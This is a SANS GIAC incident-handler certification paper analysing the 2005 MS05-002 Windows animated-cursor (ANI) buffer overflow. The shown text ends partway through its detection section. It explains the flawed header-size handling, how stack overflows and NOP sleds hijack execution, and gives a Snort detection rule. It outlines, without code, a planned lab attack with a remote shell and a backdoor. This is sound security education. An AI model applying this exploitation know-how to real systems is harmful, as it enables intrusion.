



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

An Analysis of the Remote
Code Execution Vulnerability
as Described in Microsoft's
MS05-002 Security Bulletin

GIAC Certified Incident
Handler (GCIH)

Practical Assignment

Version number 4

Option one – Exploit in a lab

Jerome Rose
SECURITY 504: Hacker
Techniques, Exploits &
Incident Handling
Orlando, FL Feb 3,
2005

Submitted: April 14,
2005

Table of Contents

Abstract	1
Part one: Statement of Purpose	2
Part Two: The Exploit Described	3
Subsection 1 - The Vulnerability Identified:	3
Subsection 2 - Animated Cursor Files (.ANI) Explained:	5
Subsection 3 - Buffer Overflows Explained:	6
Subsection 4 - Signatures of the Attack:	12
Part Three - The Exploit Demonstrated	14
Subsection 1 - Reconnaissance:	14
Subsection 2 - Scanning:	16
Subsection 3 - Exploit the System:	19
Subsection 4 - Keeping Access:	31
Subsection 5 - Covering the Tracks:	31
Virtual Network Diagram	32
Part Four - Handling the Incident	34
Subsection 1 - Preparation:	34
Subsection 2 - Identification:	36
Subsection 3 - Containment:	38
Subsection 4 - Eradication:	45
Subsection 5 - Recovery:	46
Subsection 6 - Lessons Learned:	47
Appendix	49
The Proof of Concept Code:	49
Laboratory setup:	54
Hardware:	54
Operating System:	54
Software:	54
References	55

List of Figures

Figure 1: The Stack	8
Figure 2: The Stack after a Buffer Overflow	9
Figure 3: Intentional Buffer Overflow	10
Figure 4: A "Smashed" Stack	12
Figure 5: Symantec Antivirus detected the malicious file	13
Figure 6: Reconnaissance with netcat	17
Figure 7: A netcat relay	18
Figure 8: Code failed to compile	20
Figure 9: Proof of Concept code usage	21
Figure 10: Create the malicious files	22
Figure 11: Move malicious files to the web server	23

Figure 12: The csrss.bat file contents	25
Figure 13: Internet Explorer without Enhanced Security enabled	26
Figure 14: The moment of compromise	27
Figure 15: The new scheduled task	28
Figure 16: Contents of the newly created directory	29
Figure 17: Tom's connection via the relay	30
Figure 18: Tom steals the secret information	31
Figure 19: Network Diagram	33
Figure 20: Initial Snort alerts	37
Figure 21: More Snort alerts	37
Figure 22: Source side of the data dump	39
Figure 23: Destination side of the data dump	39
Figure 24: Symantec Antivirus scan result	40
Figure 25: Auto protect turned off	42
Figure 26: Netstat output	43
Figure 27: Windows Task Manager	44

Abstract

The purpose of this paper is to partially fulfill the GIAC requirements for an original GCIH (GIAC Certified Incident Handler) certification. This paper contains my analysis of the remote code execution vulnerability to malformed ANI files as listed in Microsoft's MS05-002 security bulletin. Writing this paper was a great learning experience for me, and I hope this paper will be a useful addition to the computer security community.

© SANS Institute 2005, Author retains full rights.

Part one: Statement of Purpose

This paper contains my analysis of the remote code execution vulnerability to a malformed ANI file, as described by Microsoft in its security bulletin MS05-002. While the MS05-002 security bulletin addresses more than just this one vulnerability, I will focus this paper on the remote code execution vulnerability to a malformed ANI file.

In part two of this paper I will identify and explain the vulnerability. I will list the vulnerability's identification numbers (as assigned by various organizations) along with the vulnerable operating systems and applications. I will explain what ANI files are used for, where they can be found, and briefly describe the file format they follow. I will explain why the vulnerability exists and how the ANI file can be crafted to exploit the buffer overflow condition. Since this paper describes a vulnerability that can be exploited with a "buffer overflow", I will explain what a buffer overflow is, and how a buffer may be overflowed in order to exploit the vulnerability.

In part three of this paper I will assume the role of an attacker. In this purely fictitious scenario, I will demonstrate an attack that shows how the vulnerability can be exploited in order to gain unauthorized access to a victim's computer. I will demonstrate this using a VMWare¹ virtual computer laboratory. I will download from the internet proof of concept code specific to this vulnerability, compile that code to create a binary file that I then execute in order to generate two malicious files. One of the files will be an HTML file and the other will be an ANI file. I will then put those two files on a web server that is under my control. Then, acting as the victim, I will browse to that web server from a vulnerable computer system and request the malicious page. The browser will download the malicious HTML file. The HTML file contains code that then instructs the browser to download and open the malicious ANI file. When that ANI file is opened the vulnerable system is compromised and begins listening for an incoming connection to a tcp port of my choosing. In order to demonstrate that the computer has been compromised, I will use a networking tool to open a connection to the compromised system which will present me with a command shell running with the rights of the user who browsed to my web page. Once I have access to the victim computer I will use the "at" command on the victim to automatically start a back door listening on tcp port 1521. I then look for and discover secrets that I may sell.

In part four, I will list each step in the six step incident handling process. I will then use the security incident, which I demonstrated in part three above, to provide an example or two for each step listed.

¹ VMWare an emc company,
<http://www.vmware.com/products/desktop/ws_features.html>,2005

Part Two: The Exploit Described

Subsection 1 - The Vulnerability Identified:

The vulnerability's name is "Vulnerability in cursor and icon format handling could allow remote code execution"

Microsoft has at least two documents, available on the web, that are relevant to this vulnerability. The first one listed here is their security bulletin² and the second one is their knowledge base article³.

Microsoft's security bulletin lists the affected and non-affected software information as follows:

Affected Software:

Microsoft Windows NT Server 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP Service Pack 1
Microsoft Windows XP 64-Bit Edition Service Pack 1
Microsoft Windows XP 64-Bit Edition Version 2003
Microsoft Windows Server 2003
Microsoft Windows Server 2003 64-Bit Edition
Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), and Microsoft Windows Millennium Edition (Me)

Non-Affected Software:

Microsoft Windows XP Service Pack 2

Microsoft's knowledge base article lists the affected software information as follows:

APPLIES TO

Microsoft Windows Server 2003, Enterprise Edition for Itanium-based Systems
Microsoft Windows Server 2003, Datacenter Edition for Itanium-based Systems
Microsoft Windows Server 2003, Enterprise Edition
Microsoft Windows Server 2003, Datacenter Edition

² Microsoft Corporation, "Microsoft Security Bulletin MS05-002", Jan. 11, 2005, Mar. 8, 2005, <<http://www.microsoft.com/technet/security/Bulletin/MS05-002.msp>>

³ Microsoft Corporation, "MS05-002: Vulnerability in cursor and icon format handling could allow remote code execution", January 11, 2005, <<http://support.microsoft.com/default.aspx?scid=kb;en-us;891711>>

Microsoft Windows Server 2003, Standard Edition
Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Service Pack 3
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Service Pack 3
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Service Pack 3
Microsoft Windows XP Professional 64-Bit Edition (Itanium) 2003
Microsoft Windows XP Service Pack 1
Microsoft Windows XP Professional 64-Bit Edition (Itanium)
Microsoft Windows XP Professional 64-Bit Edition (Itanium)
Microsoft Windows XP Professional 64-Bit Edition (Itanium)
Microsoft Windows NT 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Terminal Server Service Pack 6
Microsoft Windows Millennium Edition
Microsoft Windows 98 Standard Edition
Microsoft Windows 98 Second Edition

Here's some other assigned identification numbers with further information:

eEye Digital Security⁴ is credited by Microsoft with discovering the vulnerability. Here's eEye's listing of the vulnerable operating systems from its AD20050111 advisory:

Windows Me
Windows 2000
Windows XP (SP1 and earlier)
Windows 2003

CVE⁵, hosted by Mitre.org and sponsored by the US-CERT at the U.S. Department of Homeland Security, has also issued a number for this vulnerability. It's CAN-2004-1049. CVE references some other sources' identifiers as listed below:

BUGTRAQ:20041223 Microsoft Windows LoadImage API Integer Buffer overflow
URL:<http://marc.theaimsgroup.com/?l=bugtraq&m=110382891718076&w=2>
MISC:<http://www.xfocus.net/flashsky/icoExp/index.html>
MS:MS05-002
URL:<http://www.microsoft.com/technet/Security/bulletin/ms05-002.msp>
CERT:TA05-012A

⁴ eEye Digital Security, Published Advisories, "Windows ANI File Parsing Buffer Overflow", January 11, 2005, <<http://www.eeye.com/html/research/advisories/AD20050111.html>>

⁵ Common Vulnerabilities and Exposures, "CAN-2004-1049 (under review)", Nov. 17, 2004, <<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049>>

URL:<http://www.us-cert.gov/cas/techalerts/TA05-012A.html>
CERT-VN:VU#625856
URL:<http://www.kb.cert.org/vuls/id/625856>

Subsection 2 - Animated Cursor Files (.ANI) Explained:

What are ANI files, where are they, and what do they do? Files that have an ANI filename extension are used to display animated cursors. These animated cursors are sometimes used as parts of themes. Themes are used to add audio and visual enhancements to the Windows desktop. They can also be used to make HTML web pages or HTML rendered e-mail messages more visually interesting.

One of the most recognized animated cursor is the "hourglass". For example, let's say you start a spreadsheet or word processor application. In order to start the program, your computer must read the code from the hard drive (which takes a relatively long time compared to the speed of most everything else in your computer) and then load it into its memory. While that process is going on, the cursor changes its shape to become an hourglass - which is an indication that your computer is busy doing something and that you should wait for it to complete. The animated hourglass "sand" falls from the top to the bottom. Then, when all the sand is in the bottom, the hourglass turns itself over and the sand begins to fall again.

A file search of my Windows XP system shows quite a few ANI files located in the "c:\windows\cursors" directory. If you open Windows explorer, right click on one of these ANI files then choose "properties", a properties box will open and in the top left side of that box the animated cursor will run. If you are following along with me, look further down in the properties box. Here you will find another interesting thing about those ANI files. The type of file is listed as "animated cursor", but there is no application associated with that file type - the "opens with: Unknown application" entry indicates that.

An important thing to note here is that by just looking at the properties of the animated cursor it ran. The code was executed seemingly without opening any application, but it was opened by an application, you just were not aware of it. The application that ran the cursor is "Windows Explorer" itself. As a matter of fact, just opening the "c:\windows\cursors" directory those ANI files were run by Windows explorer. This is just one of the ways that a vulnerable system can be attacked with a maliciously formed ANI file.

The Microsoft security bulletin says that the vulnerability can be exploited by someone who creates a malicious web page and then convinces someone else, using a vulnerable system, to view that page. Or the malicious file may be e-mailed to someone, and if that person is using a vulnerable system and is persuaded to view that malicious e-mail message the system can be

compromised. In addition, a vulnerable system can be compromised if an attacker puts a malicious ANI file on a local file system or network share, then convinces someone who is using a vulnerable system to view the file (or just open the folder where the file resides).

eEye Digital Security has a more detailed description of the vulnerability. eEye says that the Windows file "user32.dll" is where the vulnerability exists.

The CVE article is even more specific. Here's a quote from CVE's web page. "Integer overflow in the LoadImage API of the USER32 Lib for Microsoft Windows allows remote attackers to execute arbitrary code via a .bmp, .cur, .ico or .ani file with a large image size field, which leads to a buffer overflow, also known as the "Cursor and Icon Format Handling Vulnerability."⁶ Notice that applications that wish to open ANI files use Microsoft's LoadImage API to do so. That LoadImage API is the vulnerable code in the user32.dll file. That means any application, such as Microsoft Explorer, Microsoft Internet Explorer, Microsoft's suite of Office applications, Microsoft's Outlook e-mail, and any other application that may open animated cursors by use of the LoadImage API are vulnerable, too.

Animated cursor files are in the RIFF file format (Resource Interchange File Format). According to a web article by O'Reilly and Associates⁷, Microsoft created RIFF for use with its Windows operating system's GUI. The RIFF format of animated cursor files specifies that a chunk, called "anir", should contain metadata describing the size of the AnimationHeader. This size should be 36 bytes. The actual AnimationHeader should also be 36 bytes in size. LoadImage uses the "memcpy" function to create a buffer equal to the AnimationHeader field size specified in the anir chunk, and then copies the AnimationHeader data into that buffer. The vulnerability exists because LoadImage doesn't do any bounds checking to insure the buffer size it creates, based upon the size specified by the "anir", is large enough to hold the actual AnimationHeader data.

A malformed ANI file can be created by specifying an AnimationHeader size that is smaller than the actual AnimationHeader. When LoadImage, using the memcpy function in an unsafe manner, reads in a malformed malicious ANI file, it creates a buffer on the stack. It then fills that buffer with the data in the AnimationHeader, thereby overflowing the buffer. An attack of this type is called a stack based buffer overflow.

Subsection 3 - Buffer Overflows Explained:

⁶ Common Vulnerabilities and Exposures, "CAN-2004-1049 (under review)", Nov. 17, 2004, <<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049>>

⁷ O'Reilly & Associates, Inc., "Microsoft RIFF", 1994, 1996, <<http://www.oreilly.com/www/centers/gff/formats/micriff/index.htm>>

Aleph One published a paper in Phrack 49, titled “Smashing the Stack for Fun and Profit”⁸, that describes how to exploit applications that are vulnerable to buffer overflow conditions. This paper is a great source of information on buffer overflows.

A buffer is a contiguous area of memory used to temporarily hold some information. It resides in a larger area of memory called the process stack. The process stack is an area of memory that stores information like buffers and also a return pointer (RP). In a buffer overflow attack, the buffer is filled beyond its capacity - “overflowed” with data.

By overflowing a buffer in just the right way an attacker can run his own code on the victim’s machine. Usually the code of choice is “shell code” – code that gives the attacker a command shell, running with the rights of the application that was attacked. With that shell running he may issue further commands. The trick is to put the exact amount of data into the buffer. Put too much or too little “overflow” data into the undersized buffer and the attacker’s code will not be run. The program would probably crash. The return pointer’s the key. I’ll explain why later on. First I’ll explain how the process is supposed to work, and then I’ll describe how an attacker can corrupt that process to his run his own code.

The central processing unit (CPU) in a computer contains registers. The CPU gets its next instruction by reading code into its registers from memory. The instruction pointer (IP) is a special register used to keep track of where the CPU should get its next instruction. The CPU executes these instructions in order and one by one. Each time the CPU reads in an instruction at a memory address supplied by the IP it increments the IP to contain the address of the next instruction. The IP keeps track of where in memory the CPU needs to get the next instruction. The next time the CPU needs to get an instruction, it gets the memory address from the IP, reads the instruction at that location in memory into its registers, and increments the IP again. This process just repeats over and over again. If the instruction calls for the CPU to jump to a different location in memory to get the next instruction the IP is updated with the memory’s address to that point in memory. The CPU then gets the instruction and updates the IP with the new location’s address and the cycle continues.

Sometimes programmers need a program to do something first, then jump to some other section of the program to do something else next, and then return back to the point where it left from to continue running from there. This process is known as “calling a subroutine”. The instructions in the subroutine are run until a “return” instruction is encountered by the CPU. Then the program jumps back to the point where the subroutine was called from and resumes running from there.

⁸ Aleph One, “Smashing The Stack For Fun And Profit”, Phrack, November 08, 1996, <<http://www.phrack.org/show.php?p=49&a=14>>

When a subroutine is called it sometimes has function variables that need to be stored for later use. These variables are stored as data in memory - referred to as buffers. The programmer sets the data type and size of the variables. The subroutine will finish with a "return" statement. In order for the program to know where to return to, the memory address of where the subroutine was called from needs to be referenced. That address is stored in the stack and is referred to as the Return Pointer (RP) (see Figure 1). These buffers and the RP are stored in memory in an area called the process stack, or just the stack. The stack is Last In - First Out (LIFO). That means that the last thing put on the stack (pushed) is the first thing removed (popped) off the stack. The stack is filled from higher memory to lower and read from lower memory to higher. Here's what a normal stack would look like if it contained two buffers. Let's say the first buffer contains data for a first name and the second buffer contains data for an age. Remember that "Buffer 1" is pushed onto the stack before "Buffer 2", and that "Buffer 2" is popped off the stack before "Buffer 1" (LIFO).




Figure 1: The Stack

A buffer overflow condition, as shown below, happens when the unchecked user supplied data from "Buffer 2" is larger than the size allocated for "Buffer 2". As a matter of fact, if enough data is put in, it will overflow "Buffer 2", overwriting "Buffer 1" and the Return Pointer. Figure 2 shows what that would look like.




Figure 2: The Stack after a Buffer Overflow

How does an attacker use a buffer overflow actually get his code to run? The attacker must take over the buffer(s) and return pointer. The return pointer ends up containing a pointer to the memory address of the code he wants to run. The attacker's code is contained in the data he used to overflow the buffer in the first place. The attacker wants the return pointer to point back into the stack at the address within his data where his machine code resides.

If a computer program accepts input without checking that it fits into the memory space that is allocated for it a user could accidentally or an attacker could intentionally overwrite the return pointer. If a non-malicious user accidentally overflowed the buffer and the return pointer, the application would probably just crash. But if an attacker could figure out how to overflow the return pointer and buffer in such a way as to get the return pointer to point to a memory address back inside of "Buffer 2", and if "Buffer 2" contained the machine code the attacker wants to run at that exact address, then when the function call "returns" the attacker's code would run. Remember, because the program asked for the input, the attacker controls the amount of data going into both "Buffer 1" and "Buffer 2". Figure 3 illustrates what the attacker tries to do.




Figure 3: Intentional Buffer Overflow

An attacker can either reuse someone else's buffer overflow attack or write a new one. Using someone else's code falls to the script kiddies. They can download an exploit and attempt to use the code without knowing how or why it works.

Writing a new attack is much more difficult. It consists of three main steps:

1. Find an application with a vulnerable buffer to overflow
2. Generate the code to run (usually shell code)
3. Get the Return Pointer to point at the code from step 2

Step one. Finding an application that is vulnerable to a buffer overflow may consist of looking through the application source code for weaknesses. If the source code isn't available, an attacker could run a debugger or the "strings" command on a binary and then look for functions that may be vulnerable to a buffer overflow. In the case of MS05-002 ANI vulnerability, the function being exploited is memcpy. An attacker could just start inserting a repeating pattern of data into every variable available that accepts user input in the hopes of generating a crash. When the application crashes an error message is displayed. Intel processors show "EIP" as the instruction pointer, so attackers look there for their repeating data. If the attacker sees his pattern of data displayed in the EIP section of the error message he knows he can overwrite the instruction pointer.

Generating the exploit code would be step two in the process. Here are some things to consider. The code must be machine code. Machine code is low level instructions specific to the system architecture and operating system it's designed to run on. Trying to run shell code, written for the Solaris Operating system that runs on a computer with a Sparc processor, will fail on a Windows 2000 computer running on an X86 processor - the code won't run. ASCII Null characters are considered terminators by some functions. If an attacker crams in his code and it contains a null character everything following that null will be discarded - the code won't run. If the application filters the input into the variable, and the attacker's code contains some of the filtered characters, those characters will be dropped - the code won't run. The code needs to fit into the memory address of the buffer(s) on the stack. If the code is too big to fit, you guessed it - the code won't run.

Step three requires the return pointer to be overwritten, not with random characters, but with the memory address of the exact starting location of the code generated in step two. Let's assume the attacker doesn't have the source code for the application he is attacking. In order to calculate the return pointer and buffer's addresses, finding the exact memory address to push into the return pointer that will point to the beginning of the attacker's code placed in the buffer is very difficult, but there's a way to increase the odds of getting the code to work. It's called a "NOP sled". NOP stands for no operation, and the "sled" part is a description of how the CPU "slides" down the stack. The attacker prefixes the code from step two with a bunch of NOPs. The NOP instruction tells the CPU to do nothing. The CPU reads and executes the NOP instruction, which means it does nothing, increments its instruction pointer, and moves to the next instruction - which happens to be another NOP. The process is repeated for each NOP - the CPU just keeps "sliding" down. When the CPU gets to the last NOP it does nothing, as instructed, then moves to the next instruction which is the beginning of the attacker's "real" code. The NOP sled, attacker's code (usually shell code), and the return pointer is called "the egg", as represented in Figure 4.




Figure 4: A "Smashed" Stack

Subsection 4 - Signatures of the Attack:

There are at least two products that can detect the malicious ANI file attack being discussed in this paper. One product is Snort, and the other is Symantec's Antivirus Corporate Edition 9.

Snort was written by Martin Roesch in 1998, and is now commercially developed by Sourcefire, Inc.⁹ In addition to their commercial version; Sourcefire still makes the open source Snort available. At its very basic level, Snort works by listening on the interface it is connected to, then pattern matches the traffic it sees against the rule set it is configured to use. Snort is intended to help protect the computers at the network level. The rule that is needed to detect the MS05-002 vulnerability was developed by Erik Fichtner, and made available for download at Bleedingsnort.¹⁰ Here's Erik's rule that matches the malicious ANI file transfer traffic.

#By Erik Fichtner

⁹ Sourcefire, Inc., "Security for the Real World", 2005, <http://www.snort.org/about_sf/>

¹⁰ the Bleeding Edge of Snort, "The Aggregation Point for Snort Signatures and Research", 2005, <<http://www.bleedingsnort.com>>


```

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:
"BLEEDING-EDGE Exploit MS05-002 Malformed .ANI stack overflow
attack"; content: "RIFF"; content: "ACON"; distance: 8; content: "anih";
distance: 160; byte_test:4,>,36,0,relative,little; flow:to_client,established;
classtype: misc-attack; sid:2001668; rev:2;)

```

When Snort is run with the addition of Erik Fichtner's rule, and the malicious file is transmitted across a network that Snort is monitoring, it alerts on the signature as this.

```

[**] [1:3079:2] WEB-CLIENT Microsoft ANI file parsing overflow [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
04/09-15:27:15.923281 192.168.116.128:80 -> 192.168.116.129:1032
TCP TTL:128 TOS:0x0 ID:150 IpLen:20 DgmLen:1216 DF
***AP*** Seq: 0xD1282785 Ack: 0x2720EFA5 Win: 0xF8CD TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049]

```

Symantec Antivirus Corporate Edition also does signature based pattern matching and protects the computer at the system level.¹¹ Symantec Antivirus Corporate Edition is commercial software. As described by Symantec's security response page for the attack, they made available the pattern matching signature to it's customers on Dec. 24, 2004¹². Figure 5 shows what the Symantec signature looks like if a malicious ANI file is detected on a computer.

